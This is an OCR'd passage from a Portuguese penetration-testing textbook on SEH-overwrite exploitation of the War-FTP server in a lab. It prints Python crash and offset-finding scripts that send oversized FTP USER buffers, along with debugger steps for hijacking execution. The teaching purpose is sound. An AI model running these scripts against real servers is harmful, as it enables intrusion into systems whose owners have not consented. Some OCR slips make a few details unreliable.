


Figura 18.2 – Visualizando a cadeia SEH.

Exploits de sobrescrita de SEH

Agora vamos dar uma olhada em como usar as entradas SEH para assumir o controle de um programa. Uma pergunta natural ao trabalhar com o exemplo de buffer overflow do War-FTP no capítulo 17 seria: por que estamos limitados a 607 bytes para o nosso shellcode? Por que não podemos criar uma string de ataque mais longa e implementar um payload que seja tão extenso quanto se queira?

Começaremos nossa exploração de sobrescritas de SEH com o exploit que usamos para provocar uma falha no War-FTP. Em vez da string de 1.100 bytes do exploit que usamos no exemplo do capítulo 17, vamos tentar provocar uma falha no War-FTP com uma string de 1.150 bytes de *A*s, conforme mostrado na listagem 18.1.

Listagem 18.1 – O exploit do War-FTP com 1.150 As

```
root@kali:~# cat ftpexploit2
#!/usr/bin/python
import socket
buffer = "A" * 1150
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Como mostrado na figura 18.3, o programa provoca uma falha, como esperado, porém, desta vez, nossa violação de acesso é um pouco diferente daquela do capítulo 17. O EIP aponta para `0x77C3F973`, que é uma instrução válida em *MSVCRT.dll*. Em vez de sobrescrever o ponteiro de retorno salvo e provocar uma falha no programa com o controle do EIP, o War-FTP provocou uma falha ao escrever no endereço de memória `0x00B00000`.

No painel CPU, observe que a instrução em `0x77C3F973` é `MOV BYTE PTR DS:[EAX], 0`. Basicamente, o programa está tentando escrever no local da memória cujo valor está em `EAX`. Ao observar a parte superior à direita do Immunity Debugger, que corresponde ao painel Registers (Registradores), vemos que `EAX` contém o valor `00B00000`. Algo em nossa string de ataque parece ter corrompido o `EAX`, pois o programa agora está tentando escrever em um local da memória que não pode ser escrito. Sem o controle do EIP, essa falha continua sendo viável? Strings de ataque realmente longas frequentemente causam uma exceção ao tentar escrever dados após o final da pilha.

Antes de criar esse exploit e prosseguirmos, dê uma olhada na cadeia SEH. Como mostrado na figura 18.4, o SEH foi sobrescrito com *A*s. Lembre-se de que, caso ocorra uma falha, a execução é desviada para o SEH. Embora não tenhamos conseguido controlar diretamente o EIP no momento da falha, talvez controlar o SEH ainda nos permita sequestrar a execução.




Figura 18.3 – Um programa provoca uma falha sem o controle do EIP.




Figura 18.4 – SEH sobrescrito.

Assim como usamos o Mona para criar um padrão cíclico a fim de ver quais eram os quatro bytes que haviam sobrescrito o ponteiro de retorno salvo no capítulo anterior, descobriremos quais são os quatro *A*s que estão sobrescrevendo o SEH por meio do comando `!mona pattern_create 1150` do Immunity Debugger, conforme mostrado na figura 18.5.




Figura 18.5 – Gerando um padrão cíclico com o Mona.

Copie o padrão resultante em *C:\logs\war-ftpd\pattern.txt* para o exploit substituindo os 1.150 *A*s, como mostrado na listagem 18.2.

Listagem 18.2 – Usando a geração de padrão para identificar o ponto exato em que a string de ataque sobrescreve o SEHk -> atacar

```
root@kali:~# cat ftpexploit2
#!/usr/bin/python
import socket
❶ buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6
Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2
```

```
Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8
Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au5Au6
Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2
Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8
Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4
Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0
Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6
Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2
Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2B"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Nesse caso, geramos um padrão de 1.150 caracteres e substituímos a string de *A*s em ❶. Em seguida, reiniciamos o War-FTP no Immunity Debugger e executamos o exploit novamente. Como mostrado na figura 18.6, o SEH é sobrescrito com `41317441`.




Figura 18.6 – SEH sobrescrito com o padrão do Mona.

Agora use `!mona findmsp` para descobrir em que ponto de nossa string de ataque de 1.150 caracteres a entrada SEH foi sobrescrita, como mostrado na figura 18.7.




Figura 18.7 – Encontrando a sobrescrita de SEH no padrão cíclico.

Ao observar a saída do log em *C:\logs\war-ftpd\findmsp.txt*, exibida parcialmente aqui, descobrimos que a entrada NSEH é sobrescrita pelo byte 569 a partir do início da string de ataque. Lembre-se de que, conforme vimos na figura 18.1, as entradas da cadeia SEH são constituídas de oito bytes (a entrada NSEH seguida do ponteiro SEH). Desse modo, nossa sobrescrita de SEH está no byte 573 a partir do início de nossa string de ataque (quatro bytes após o NSEH).

```
[+] Examining SEH chain
    SEH record (nseh field) at 0x00affd94 overwritten with normal pattern : 0x41317441 (offset
    569), followed by 577 bytes of cyclic data
```

Passando o controle ao SEH

De volta ao alvo Windows XP, a parte inferior da tela do Immunity Debugger mostra a violação de acesso e também informa que você pode digitar **Shift-F7/F8/F9** para passar uma exceção ao programa. Nesse caso, o programa tentará executar o endereço de memória `41317441`, que é a string que sobrescreveu o SEH. Utilize **Shift-F9** para executar o programa até que o próximo erro ocorra. Como mostrado na

figura 18.8, o programa recebe uma violação de acesso ao tentar acessar o endereço de memória `41317441`. Como nos exemplos anteriores, vamos inserir um endereço de memória útil no lugar de `41317441` para sequestrar a execução com sucesso.

Observe também na figura 18.8 que, quando a execução é desviada para o SEH, muitos de nossos registradores foram zerados. Isso pode fazer com que desviar a execução (jump) para um registrador controlado por um invasor seja mais difícil.




Figura 18.8 – A execução é desviada para o SEH sobrescrito.

Entre os registradores que não foram zerados, nenhum deles parece apontar para uma parte de nossa string de ataque. Está claro que um simples `JMP ESP` no SEH não funcionará para redirecionar a execução a uma região de memória controlada pelo invasor. A situação parece continuar bastante obscura em nossa busca pela possibilidade de exploração de falhas.

Encontrando a string de ataque na memória

É claro que, neste caso, já temos um exploit funcional de sobrescrita de ponteiro de retorno salvo. Entretanto alguns programas serão vulneráveis somente a sobrescritas de SEH, portanto desenvolver um método para explorar esses problemas é de extrema importância. Felizmente, existe a possibilidade de um endereço de

memória ser controlado pelo invasor em sobrescritas de SEH. Como mostrado na figura 18.9, selecione o registrador ESP no Immunity Debugger, clique com o botão direito do mouse e selecione **Follow in Stack** (Seguir na pilha).




Figura 18.9 – Seguindo o ESP na pilha.

Embora o conteúdo do registrador ESP não aponte para nenhuma parte de nosso padrão cíclico, dois passos abaixo do ESP, em ESP+8, vemos que o endereço de memória `00AFD94` aponta para o nosso padrão cíclico na memória, como mostrado na figura 18.10. Se pudermos encontrar uma maneira de remover dois elementos da pilha e, em seguida, executar o conteúdo desse endereço de memória, poderemos executar o shellcode no lugar do padrão.

A localização do NSEH corresponde a `00AFFD94`, de acordo com a saída do comando `findmsp` do Mona. Podemos conferir isso ao clicar com o botão direito do mouse em `00AFFD94` no painel da pilha e clicar em **Follow in Stack** (Seguir na pilha), como mostrado na figura 18.11.




Figura 18.10 – Padrão cíclico, oito bytes acima do ESP.




Figura 18.11 – Padrão cíclico no ponteiro para o próximo registro SEH.

Como discutido anteriormente, as entradas SEH têm oito bytes ligados em forma de lista, constituídas de um ponteiro para o próximo registro SEH na cadeia e do endereço de memória do handler na pilha. Se pudermos carregar ESP+8 em EIP, podemos executar um shellcode. Infelizmente, parece que temos somente quatro bytes com os quais trabalhar até atingirmos a entrada SEH propriamente dita, porém vamos lidar com um problema de cada vez. Devemos descobrir uma maneira viável de chegar até o nosso shellcode e, em seguida, retornaremos ao problema de fazer nosso shellcode caber no espaço disponível.

Antes de prosseguir, vamos verificar se nossos offsets estão corretos, como mostrado na listagem 18.3.

Listagem 18.3 – Verificando os offsets da sobrescrita

```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "B" * 4 + "C" * 4 + "D" * 573 ❶
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Altere seu programa de exploit para que envie 569 *A*s, seguidos de 4 *B*s, seguidos de 4 *C*s, e complete a string de ataque de 1.150 bytes com 573 *D*s em ❶. Reinicie o War-FTP e execute o exploit novamente. Na figura 18.12, vemos que o SEH é sobrescrito pelos nossos 4 *C*s.

Se pressionarmos **shift**-F9 novamente para passar o handler de exceção ao programa que falhou, o War-FTP falhará uma segunda vez ao acessar o endereço de memória `43434343`, ou seja, nossos *C*s. Agora siga o registrador ESP na pilha. Como mostrado na figura 18.13, ESP+8 aponta para um endereço de memória preenchido com quatro *B*s, seguidos de nossos quatro *C*s e, em seguida, dos *D*s.




Figura 18.12 – O SEH é sobrescrito com quatro Cs.

